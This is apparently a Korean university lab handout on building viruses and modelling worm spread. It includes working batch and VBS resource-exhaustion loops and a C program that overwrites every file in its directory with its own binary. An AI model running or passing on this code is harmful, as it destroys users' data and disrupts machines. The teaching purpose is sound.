**Virus 제작 및 Worm 전파 모델링 실습**

**[실습 목표] 수업 시간에 학습한** virus 코드와 worm 전파 특성 코드를 직접 제작해봄으로써 virus및 worm 의 동작 원리를 이해하고 유해성을 학습한다.

**[유의사항]** 이 코드는 교육 목적으로만 사용됩니다. 다른 시스템 혹은 사람들에게 피해를 주기 위한 목적으로 사용하지 않습니다. 본인의 시스템이 바이러스에 감염되는 것을 막기 위해서는 VMWare와 같은 가상 시스템 솔루션을 설치하여 해당 코드를 실험하기 바랍니다.


**[제출물]** 바이러스 동작 과정을 설명한 보고서를 제출한다.

**[문제 풀이 작성 예시] 다중 폴더 바이러스**

* **실행 코드:** MS-DOS 배치 파일
* **동작 개요:** 이 코드는 실행될 때마다 5개의 폴더를 만들고 생성된 폴더를 실행하는 작업을 반복합니다.
* **코드 특성:** 실행 환경을 파괴하지는 않지만 실행하는 동안 시스템 성능이 저하되고 때로는 시스템을 정지시킬 수 있습니다.

|  |
| --- |
| @echo off  **:: 반복 실행을 위한 레이블 값 CLASS을 설정합니다.**  :CLASS  **:: 폴더명 folder1~5인 폴더들을 생성한다.**  md folder1  md folder2  md folder3  md folder4  md folder5  **:: 폴더명 folder1~5인 폴더들을 실행한다.**  start folder1  start folder2  start folder3  start folder4  start folder5  **:: CLASS 레이블로 이동하여 폴더 생성 및 open 작업을 반복합니다.**  goto CLASS |

* **동작 로직:**

****

**[문제 1] 매크로 바이러스 제작**

1. **Notepad Flood 바이러스 (파일 확장자: bat)**

|  |
| --- |
| @echo off  :CLASS  start notepad  start notepad  start notepad  goto CLASS |

1. **디스코 불빛 바이러스 (파일 확장자: vbs)**

|  |
| --- |
| Set wshShell =wscript.CreateObject("WScript.Shell")  do  wscript.sleep 100  wshshell.sendkeys "{CAPSLOCK}"  wshshell.sendkeys "{NUMLOCK}"  wshshell.sendkeys "{SCROLLLOCK}"  loop |

**[문제 2] C 프로그램을 활용한 클론 바이러스 제작**

|  |
| --- |
| #include <stdio.h>  #include <stdlib.h>  #include <time.h>  #include <dir.h>  #include <conio.h>  #include <dos.h>  FILE \*Class, \*vClass;  int owned = 0, a = 0;  unsigned long x;  char buff[256];  struct ffblk ffblk;  clock\_t st, end;  main() {  st = clock();  clrscr();  owned=(findfirst("\*.\*", &ffblk, 0));  while(!owned) {  Class = fopen(\_argv[0], "rb");  vClass = fopen(ffblk.ff\_name, "rb+");  if (vClass == NULL)  goto next;    x = 89088;  printf("Infecting %s\n", ffblk.ff\_name);  while (x > 256) {  printf("xx :: %ul\n", x);  fread(buff, 256, 1, Class);  fwrite(buff, 256, 1, vClass);  x -= 256;  }  fread(buff, x, 1, Class);  fwrite(buff, x, 1, vClass);  a++;  next: fcloseall();  owned = findnext(&ffblk);  }  end = clock();  printf("Infected %d files in %f sec", a, (end-st)/CLK\_TCK);  getch();  return (0);  } |

**[문제 3] 웜 전파 특성을 모델링하는 SI, SIR, Two-factor Models의 수치적 해석을 통해 전파 특성 그래프를 그리고 이를 통해 각 전파 모델의 특징을 비교 분석한다. 단, 아래 명시되지 않은 파라미터 값은 임의로 설정한다. 또한, 보고서에는 소스코드와 실행 결과 및 해석 내용을 기술한다.**

**(가정) N = 1,000000, I0 = 1, etha = 3, gamma= 0.05, mu = 0.06/N, beta0=0.8/N**